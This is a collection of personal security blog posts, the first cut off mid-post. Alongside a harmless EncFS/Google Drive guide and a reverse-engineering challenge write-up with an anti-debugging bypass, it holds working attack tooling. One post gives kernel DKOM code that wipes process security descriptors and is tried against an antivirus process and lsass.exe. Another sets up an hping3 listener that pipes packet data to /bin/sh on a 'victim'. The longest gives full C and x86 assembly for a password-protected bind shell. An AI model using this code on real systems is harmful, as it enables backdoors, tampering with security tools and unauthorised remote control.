       +0x018 Body             : _QUAD
    

    To manually view the security ACEs, we display the structure after zero-ing the last 3 bits ("The ­security descriptor pointer in the object header uses some of the low-order bits as flags, and these must be zeroed before following the pointer" [4]):
    kd> !sd 0x89c05eee & -8 1
    ->Revision: 0x1
    ->Sbz1    : 0x0
    ->Control : 0x8814
                SE_DACL_PRESENT
                SE_SACL_PRESENT
                SE_SACL_AUTO_INHERITED
                SE_SELF_RELATIVE
    ->Owner   : S-1-5-32-544 (Alias: BUILTIN\Administrators)
    ->Group   : S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM)
    ->Dacl    :
    ->Dacl    : ->AclRevision: 0x2
    ->Dacl    : ->Sbz1       : 0x0
    ->Dacl    : ->AclSize    : 0x3c
    ->Dacl    : ->AceCount   : 0x2
    ->Dacl    : ->Sbz2       : 0x0
    ->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
    ->Dacl    : ->Ace[0]: ->AceFlags: 0x0
    ->Dacl    : ->Ace[0]: ->AceSize: 0x14
    ->Dacl    : ->Ace[0]: ->Mask : 0x001fffff
    ->Dacl    : ->Ace[0]: ->SID: S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM)
    
    ->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
    ->Dacl    : ->Ace[1]: ->AceFlags: 0x0
    ->Dacl    : ->Ace[1]: ->AceSize: 0x18
    ->Dacl    : ->Ace[1]: ->Mask : 0x00121411
    ->Dacl    : ->Ace[1]: ->SID: S-1-5-32-544 (Alias: BUILTIN\Administrators)
    
    ->Sacl    :
    ->Sacl    : ->AclRevision: 0x2
    ->Sacl    : ->Sbz1       : 0x0
    ->Sacl    : ->AclSize    : 0x1c
    ->Sacl    : ->AceCount   : 0x1
    ->Sacl    : ->Sbz2       : 0x0
    ->Sacl    : ->Ace[0]: ->AceType: SYSTEM_MANDATORY_LABEL_ACE_TYPE
    ->Sacl    : ->Ace[0]: ->AceFlags: 0x0
    ->Sacl    : ->Ace[0]: ->AceSize: 0x14
    ->Sacl    : ->Ace[0]: ->Mask : 0x00000003
    ->Sacl    : ->Ace[0]: ->SID: S-1-16-16384 Unrecognized SID


    The 1 at the end tries to interpret the information in a more readable way (e.g. show users/groups corresponding to SIDs). Also, to zero out we AND with 8 (1000 in binary).


    Code

    I'll use  this technique as an example to change/remove the ACLs for a process. If we look at the OBJECT_HEADER structure, we see that the offset of the security descriptor is +0x014, while the object body starts at +0x018. This means that after we find the EPROCESS object's address, we decrement it by 4 to reach the security descriptor.

    To exemplify this, I've used some code from an old project (Hide processes through DKOM). The code deals with finding all EPROCESS structures and getting information from them. To test the driver, I've used a wrapper application that registers and starts a service, communicates with the driver, unregisters it and deletes the service. Code here.

    With a couple of  modified lines, we can zero out the security descriptor, or even assign the address of a security descriptor corresponding to another process:
    int new_acl = 0x9cfa4f39; // address of other descriptor structure or 0
    
    memmove((char*)pNextProcess - 4, &new_acl, 4);
    

    Demo

    1. Kaspersky
    Initially, Kaspersky doesn't allow viewing it's permissions:
    Access denied to permissions
    After we zero out its process ACEs, it seems that we still cannot view the permissions but we can change them:

    Access to change permissions
    This still didn't allow me to kill the avp.exe process, which was my initial goal (not even after removing SSDT hooks) but I'll describe some techniques to do that in the next post.

    If we try this technique on another important process, lsass.exe, we get the following:
    Security warning: no permissions assigned.
    Nice!

    2. Play around other processes
    We can play with this technique in other ways, like for example we can take the address of the permissions of calc.exe (using LiveKD) and assign them to lsass.exe.
    We can use this to change permissions for tokens, threads and other types of objects.


    Resources


    1. Windows Security Hardening Through Kernel Address Protection - Mateusz "j00ru" Jurczyk 
    2. Easy local Windows Kernel exploitation - Cesar Cerrudo
    3. Local Kernel-Mode Debugging - MSDN
    4. Windows Internals 6th Ed.

    Friday, November 1, 2013

    Create a hidden command listener by reusing an open port

    Scenario:
    - Box A - victim, running a network service on port 8834. We'll reuse this
    - Box B - attacker host behind NAT. Will transmit commands to the listener waiting on the victim.

    This is similar to a reverse shell from box A to box B, except that B will need another way to view results of the commands executed on A.

    A:
    $ sudo hping3 --listen SecretSignature -I vboxnet0 -p 8834 | /bin/sh
    

    --listen - Listen mode. Waits for packets containing the signature and dump the data from signature to the end of the packet
    -I - Interface to listen on
    -p - listening port

    This will intercept packets and dump the content after a matching signature. Commands will be passed to the shell to be executed. Another trick would be needed to view the output of the commands though.

    B:
    $ sudo hping3 --count 1 --data 200 --file commands.txt --sign SecretSignature 192.168.56.1 -V -p 8834
    

    --count 1 - stop after sending 1 packet
    --data 200 - set packet body size in bytes
    --file - fill packet with data from file
    --sign - fill first a signature in the packet
    -V - verbose
    -p - destination port

    $ cat commands.txt
    echo 123 > hacked.txt
    whoami > log.txt
    uname -a >> log.txt
    pwd >> log.txt
    ls -al >> log.txt
    ifconfig -a >> log.txt
    
    
    (New line at the end, to get the last command executed !)
    Verify on victim's A machine that commands have been executed and results saved in the corresponding files.

    Wednesday, August 7, 2013

    Store encrypted files on Google Drive

     We'll use the Grive Linux client for Google Drive and EncFS to create a 'safe' in the cloud, inside Google Drive and mount it locally:

    1. Install Grive
    sudo add-apt-repository ppa:nilarimogard/webupd8
    sudo apt-get update
    sudo apt-get install grive
    
    2. How to use
    Create a working folder :
    mkdir ~/grive
    cd ~/grive/
    
    Initial setup will require an authorization token from Google. Paste the link generated by the following command into the browser, get the token and paste it into the application
    grive -a
    
    Synchronization of all the files in the cloud:
    grive
    
    3. Create an encrypted safe
    For this I've used EncFS to create an encrypted filesystem inside the folder for the Google Drive:
    apt-get install encfs
    mkdir -p ~/grive/safe
    mkdir -p ~/safe
    
    Mount the encrypted safe to a decrypted folder (open the safe). If EncFS cannot find a filesystem at the specified location, it will create a new encrypted file system there.
    encfs ~/grive/safe/ ~/safe/
    
    I've used the paranoia mode for the initial setup - AES-256, PBKDF2, 160 bit salt, External IV Chaining (More details about the settings in the man page).
    To verify that it was mounted correctly:
    df -hT
    encfs        fuse.encfs  455G  232G  200G  54% /home/liv/safe
    
    Test the whole setup:
    cd ~/safe/
    echo "secret" > test.txt
    cat test.txt
    secret
    ls ~/grive/safe/
    pr6KT6wBszfvBqNLIo2pPliZ
    
    Unmount the encrypted volume (close the safe):
    sudo fusermount -u ~/safe
    

    Notes
    1. EncFS uses a file named .encfs6.xml to define the encrypted storage settings. This hidden file is not synchronized by Grive. 
    Solution: get a patched version of Grive or rename the file and store it on Google Drive. 
    After synchronizing Grive on another machine, rename the encfs6.xml file to .encfs6.xml.
    2. Problem:
    fusermount: failed to open /dev/fuse: Permission denied
    Solution:
    usermod -aG fuse
    reboot


    References
    EncFS Encrypted Filesystem
    Grive - Open source Linux client for Google Drive
    Synchronise hidden files other than .grive*

    Monday, August 5, 2013

    Reverse Engineering challenge - Coursera Malicious Software course (anti-ptrace)

    Malicious Software course, from Coursera, presented ways of malware to avoid detection and being reverse engineered, and also methods to detect and analyse them. Very interesting, especially the bonus challenge which is a small Linux binary, with some obfuscations protecting a secret.
    Now that the course has finished, I can safely share the solution for the Reverse Engineering bonus challenge.


    Overview

    The binary has all symbols stripped out and also has some basic anti-debugging techniques in place.
    $ file bonus_reverse-challenge
    bonus_reverse-challenge: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0x2fe5f1647532449ffeef36a7fa31ae8319c8818d, stripped
    

    The strings command reveals some interesting stuff:
    $ strings bonus_reverse-challenge
    . . .
    socket
    fflush
    exit
    htons
    connect
    puts
    printf
    mkstemp
    read
    stdout
    inet_addr
    close
    sleep
    write
    /tmp
    /bti
    ... 
    xKZl_^_XCY^CIE
    woot!
    127.0.0.1
    Dude, no debugging ;-)
    Are you feeling lucky today?
    [+] WooT!: %s
    [~] Maybe.
    [-] Nope.
    
    Some socket operations and file manipulation. Also an ASCII string with some XOR characters (^) in it (hint ?!). Interesting. We can brute force it quickly to see if we get something meaningful out of it:
    enc = "xKZl_^_XCY^CIE"
    for key in range(0, 127):
        print "".join([chr(ord(c)^key) for c in enc])
    
    $ ./decr.py
    . . .
    RapFuturistico
    

    Analysis

    If we start the application, we get a prompt and no hints about what to do next:
    $ ./bonus_reverse-challenge
    Are you feeling lucky today?
    
    (The 'Yes' answer is not accepted by the application :) )
    If we try to analyse it in gdb, we encounter another error:
    $ gdb ./bonus_reverse-challenge 
    Reading symbols from /home/liv/buffer/coursera/Malicious software/Week3/bonus-challenge/bonus_reverse-challenge...(no debugging symbols found)...done.
    (gdb) run
    Starting program: /home/liv/buffer/coursera/Malicious software/Week3/bonus-challenge/bonus_reverse-challenge 
    Dude, no debugging ;-)
    
    If we use the strace tool (same technique also used by gdb) we see exactly what happens:
    $ strace ./bonus_reverse-challenge
    . . .
    ptrace(PTRACE_TRACEME, 3215099972, 0xbfa287d4, 0) = -1 EPERM (Operation not permitted)
    fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
    mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb76fa000
    write(1, "Dude, no debugging ;-)\n", 23Dude, no debugging ;-)
    
    So the process tries to allow tracing, but as it is already traced (by strace) the ptrace system call returns -1.
    This is a classic anti-debugging technique which can by bypassed in multiple ways.

    Reverse engineering

    First we have to get rid of the anti-ptrace protection. If we set a breakpoint in gdb at __libc_start_main and we step through some instructions, we find the code responsible for the ptrace system call:
    EBX:  0x00000000 ; Type of request. 0 means PTRACE_TRACEME
    =>    0x8048938: mov al,0x1a ; sys_ptrace syscall
          0x804893a: int 0x80    ; interrupt to execute syscall
    

    I chose to do a binary patching at this point, as there are only a few instructions which have to be removed to get rid of the ptrace syscall. In assembly the instructions look like this:
     8048938:    b0 1a                    mov al, 0x1a
     804893a:    cd 80                    int 0x80
    
    We can get the dump of the whole file with
    $ objdump -M intel -d bonus_reverse-challenge
    
    We'll overwrite them with nops:
    set *(unsigned long*)0x8048938 = 0x90909090
    

    After some more browsing we find the code responsible with parsing the input from the user. It seems to be a case which calls a function then displays a message based on the first letter of the input string. And there are 3 possibilities:
       0x8048a18:    movzx  eax,BYTE PTR [esp+0x20] ; input string
       0x8048a1d:    movsx  eax,al              ; first letter !
       0x8048a20:    cmp    eax,0x42
       0x8048a23:    je     0x8048a3c
       0x8048a25:    cmp    eax,0x43
       0x8048a28:    je     0x8048a49
       0x8048a2a:    cmp    eax,0x41
       0x8048a2d:    jne    0x8048a56
       0x8048a2f:    mov    DWORD PTR [esp+0x22c],0x804872b ; check function for A..
       0x8048a3a:    jmp    0x8048a58
       0x8048a3c:    mov    DWORD PTR [esp+0x22c],0x8048644 ; check function for B..
       0x8048a47:    jmp    0x8048a58
       0x8048a49:    mov    DWORD PTR [esp+0x22c],0x80486ca ; check function for C..
       0x8048a54:    jmp    0x8048a58
    
    We test this manually:
    $ ./bonus_reverse-challenge
    Are you feeling lucky today? A
    [~] Maybe.
    $ ./bonus_reverse-challenge
    Are you feeling lucky today? B
    [-] Nope.
    $ ./bonus_reverse-challenge
    Are you feeling lucky today? C
    [~] Maybe.
    
    If we were to believe the developer, we should go for Asomething or Csomething and further analyse.
    Let's try Bsomething variant (A... is interesting for analyses also but doesn't get us to the key)
    We quickly find references to the encrypted string found initially and a comparing routine, which computes a key and applies XOR to the input string using that key:
       0x8048664:    mov    DWORD PTR [ebp-0x10],0xfa ; key
       0x804866b:    pop    eax                       ; input string address
       0x804866c:    jmp    0x8048685
       0x804866e:    mov    eax,DWORD PTR [ebp-0xc]   ; first char of input string
       0x8048671:    movzx  eax,BYTE PTR [eax]
       0x8048674:    mov    edx,DWORD PTR [ebp-0x10]
       0x8048677:    and    edx,0x2b                  ;  key becomes 0x2A
       0x804867a:    xor    edx,eax
       0x804867c:    mov    eax,DWORD PTR [ebp-0xc]
       0x804867f:    mov    BYTE PTR [eax],dl
       0x8048681:    add    DWORD PTR [ebp-0xc],0x1
       0x8048685:    mov    eax,DWORD PTR [ebp-0xc]
       0x8048688:    movzx  eax,BYTE PTR [eax]
       0x804868b:    test   al,al
       0x804868d:    jne    0x804866e                  ; loop
       0x804868f:    mov    eax,DWORD PTR [ebp+0x8]
       0x8048692:    mov    edx,eax
       0x8048694:    mov    eax,0x8048bc0              ; "xKZl_^_XCY^CIE"
       0x8048699:    mov    ecx,0xf 
       0x804869e:    mov    esi,edx
       0x80486a0:    mov    edi,eax
       0x80486a2:    repz cmps BYTE PTR ds:[esi],BYTE PTR es:[edi]
    
    E(M, K) = "xKZl_^_XCY^CIE"
    Where:
      E - XOR encoding
      M - Input message after 'B' character
      K - Computed key: 0xFA && 0x2B = 0x2A  
    
    We reverse the algorithm and get the input message we need:
    $ python -c 'print "".join([chr(ord(c)^0x2a) for c in "xKZl_^_XCY^CIE"])'
    RapFuturistico
    
    So if the input string encodes to the string we found initially, the function returns 1 and we get a nice message:
    $ ./bonus_reverse-challenge
    Are you feeling lucky today? BRapFuturistico
    [+] WooT!: xKZl_^_XCY^CIE
    

    Nice! Many thanks to the authors for putting together the course and the challenge.


    References

    Linux Anti-Debugging
    Linux Syscall reference
    Executable patching with GDB

    Sunday, August 4, 2013

    Bind TCP Shellcode - with password

     As with the bind TCP shellcode, I've first started with a small C program to do this and analysed the system calls. The following program listens for incoming connections, prints a prompt message, reads some input and spawns a new shell if the input is equal to the password:
    #include <sys/socket.h>
    #include <netinet/in.h>
    #include <arpa/inet.h>
    #include <stdio.h>
    #include <stdlib.h>
    #include <unistd.h>
    #include <errno.h>
    #include <string.h>
    #include <sys/types.h>
    
    /* receiving password buffer size */
    #define     BUFSIZE      10
    
    /* Listening port */
    #define     PORT         8585
    
    /* Password prompt */
    char prompt[] =  \
        "<html>\n"
        "<body>\n"
        " <h1>Error 404 - Try elsewhere</h1>\n"
        "\n" 
        "</body>\n"
        "</html>\n";
    
    char password[] = "s3cr37";
    
    int main() {
        int listenfd = 0, connfd = 0;    
        int ret = 0;
        char buffer[BUFSIZE];
    
        struct sockaddr_in serv_addr;
    
        // Create an un-named socket. returns socket descriptor
        listenfd = socket(AF_INET, SOCK_STREAM, 0);
    
        memset(&serv_addr, '0', sizeof(serv_addr));
        serv_addr.sin_family = AF_INET;
        serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
        serv_addr.sin_port = htons(PORT);
    
        bind(listenfd, (struct sockaddr*) &serv_addr, sizeof(serv_addr));
    
        // Listen on the created socket for maximum 1 client connection
        listen(listenfd, 1);
    
        // Sleep waiting for client requests
        connfd = accept(listenfd, (struct sockaddr*) NULL, NULL);
        printf("Created accept socket: %d\n", connfd);
    
        // Send fake prompt and wait for the password
        ret = send(connfd, prompt, strlen(prompt), 0); 
        if (-1 == ret) {
            printf("Send failed: %s\n", strerror(errno));
            return 1;
        }
    
        // Read password
        ret = recv(connfd, buffer, BUFSIZE, 0);
        if (-1 == ret) {
            printf("Recv failed: %s\n", strerror(errno));
            return 1;
        } else {
            printf("Received: %s", buffer);
        }
    
        // Compare
        if (!strncmp(buffer, password, strlen(password))){
            printf("Correct password. Opening shell...\n");    
        } else {
            close(listenfd);
            close(connfd);
            return 1;
        }
    
        // Duplicate stdin, stdout, stderr
        ret = dup2(connfd, 0);
        if (-1 == ret) {
            printf("STDIN duplication failed: %s\n", strerror(errno));
            return 1;
        }
    
        ret = dup2(connfd, 1);
        if (-1 == ret) {
            printf("STDOUT duplication failed: %s\n", strerror(errno));
            return 1;
        }
    
        ret = dup2(connfd, 2);
        if (-1 == ret) {
            printf("STDERR duplication failed: %s\n", strerror(errno));
            return 1;
        }
    
        // Replace process image
        char *args[2];
        args[0] = "/bin/sh";
        args[1] = NULL;      // Needs to ne a NULL terminated list of args
    
        ret = execve(args[0], args, NULL);
        if (-1 == ret) {
            printf("Execve failed: %s\n", strerror(errno));
            return 1;
        }
    
        return 0;
    }
    
    If we supply the correct password we get the shell:
    $ gcc -Wall shell_bind_tcp.c -o shell_bind_tcp
    $ ./shell_bind_tcp_passw  &
    [1] 4528
    Created accept socket: 5
    Received: s3cr37
    ลน� Correct password. Opening shell...
    $ nc -nvv 192.168.56.1 8585
    (UNKNOWN) [192.168.56.1] 8585 (?) open


    Error 404 - Try elsewhere

    s3cr37 whoami liv

    The next step is to reproduce these system calls in assembly and get the shellcode. This is easy to do, if we start from the previous TCP bind shellcode and add a recv call and compare input:
    global _start   
    
    section .text
    _start:
    
        ; Linux Syscall Reference
        ; http://syscalls.kernelgrok.com/
    
    
        ; 1. socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = listenfd
        xor eax, eax
        xor ebx, ebx
        xor ecx, ecx
        push ecx        ; NULL terminate args list
        mov cl, 6       ; IPPROTO_TCP (6)
        push ecx
        xor ecx, ecx
        mov cl, 1       ; SOCK_STREAM (1) - in socket.h
        push ecx
        xor ecx, ecx
        mov cl, 2       ; PF_INET (2) - IP PROTO FAMILY
        push ecx
        mov ecx, esp    ; socketcall arguments
        xor ebx, ebx
        mov bl, 1       ; socketcall type of call: SYS_SOCKET (1) 
        push 102
        pop eax         ; socketcall syscall
        int 0x80
        mov edx, eax    ; listenfd is returned in eax. Save into edx    
    
        ; 2. bind(listenfd, {sa_family=AF_INET, sin_port=htons(4444), \
        ;       sin_addr=inet_addr("0.0.0.0")}, 16)
        ;struct sockaddr_in {
        ;    short            sin_family;   // e.g. AF_INET, AF_INET6
        ;    unsigned short   sin_port;     // e.g. htons(3490)
        ;    struct in_addr   sin_addr;     // see struct in_addr, below
        ;    char             sin_zero[8];  // zero this if you want to
        ;};
        ;struct in_addr {
        ;    unsigned long s_addr;          // load with inet_pton()
        ;};
        xor ecx, ecx    ; Construct sockaddr structure on the stack
        push ecx        ; inet_addr - 0.0.0.0 - INADDR_ANY
        push word 0x8921; 16 bits - port number (8585 decimal)
        push word 2     ; family - AF_INET (2)
        mov ecx, esp    ; pointer to args
    
        push byte 0x10  ; Address length - 16 bytes
        push ecx        ; Pointer to sockaddr_in structure
        push edx        ; listenfd from socket call
    
        mov ecx, esp    ; socketcall arguments
        xor ebx, ebx
        mov bl, 2       ; socketcall type of call: SYS_BIND (2)
        xor eax, eax
        mov al, 102     ; socketcall syscall
        int 0x80
    
        ; 3. listen(listenfd, 1)
        push 1          ; max connections
        push edx        ; listenfd
        mov ecx, esp    ; pointer to socketcall arguments
        push 4
        pop ebx         ; SYS_LISTEN (4)
        push 102
        pop eax         ; socketcall syscall
        int 0x80
     
        ; 4. accept(listenfd, 0, NULL) = connfd
        xor ecx, ecx
        push ecx        ; NULL
        push ecx        ; 0
        push edx        ; listenfd
        mov ecx, esp    ; pointer to socketcall arguments
        push 5
        pop ebx         ; SYS_ACCEPT = 5
        push 102
        pop eax         ; socketcall syscall
        int 0x80        ; connfd will be in eax
        mov edx, eax    ; save new connection descriptor
    
        ; 5. recv(connfd, buffer, BUFSIZE, 0)
        ; recv(int sockfd, void *buf, size_t len, int flags);
        xor ecx, ecx    
        push   ecx      ; flags (0)
        push   0xa      ; buffer size
        lea    ecx, [esp + 8]
        push   ecx      ; addres of buffer
        mov edi, ecx    ; save address of buffer for further comparison
        push   edx      ; sockfd
        mov    ecx, esp ; ECX - params of socket call    
        push 10
        pop ebx         ; EBX - type of socketcall - SYS_RECV (10)
        push 102
        pop eax         ; socketcall syscall
        int 0x80        ; connfd will be in eax
    
    
        ; 6. compare password
     mov ecx, 6      ; passwd len
        ; pass: s3cr37 - 73 33 63 72 33 37 
        push 0xAAAA3733
        push 0x72633373
     mov esi, esp
        ; address of buffer is already saved in edi
     repe cmpsb
     jz correct_pass
        
        ; exit()
        xor eax, eax
     mov al, 1
     xor ebx, ebx
        mov bl, 7
     int 0x80
    
    correct_pass:
        ; 7. dup2(connfd, 2), dup2(connfd, 1), dup2(connfd, 0)
        push 2
        pop ecx         ; ecx - newfd
        mov ebx, edx    ; edx - connfd, ebx - oldfd
        dup_loop:
        mov al, 63      ; dup2 syscall
        int 0x80
        dec ecx
        jns dup_loop    ; exit when signed (-1)
          
        ; 8. execve("/bin/sh", ["/bin/sh"], [/* 0 vars */])
     ; PUSH the first null dword 
     xor eax, eax
     push eax
    
        ; PUSH //bin/sh (8 bytes) 
     push 0x68732f2f ; 'hs//'
     push 0x6e69622f ; 'nib/
     mov ebx, esp    ; EBX - 1st param - NULL terminated filename
    
     push eax        ; EDX - 3rd param - NULL terminated list of env variables
     mov edx, esp    ; NULL terminator must be set before setting the 2nd param!
    
     push ebx        ; ECX - 2nd param - array of argument strings
     mov ecx, esp
    
     mov al, 11      ; execve syscall
     int 0x80


    The complete source files, wrapper script and test shellcode can be found in  a git repository at:
    SLAE


    This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert certification:       
    www.securitytube-training.com/online-courses/securitytube-linux-assembly-expert/   
    Student ID: SLAE- 449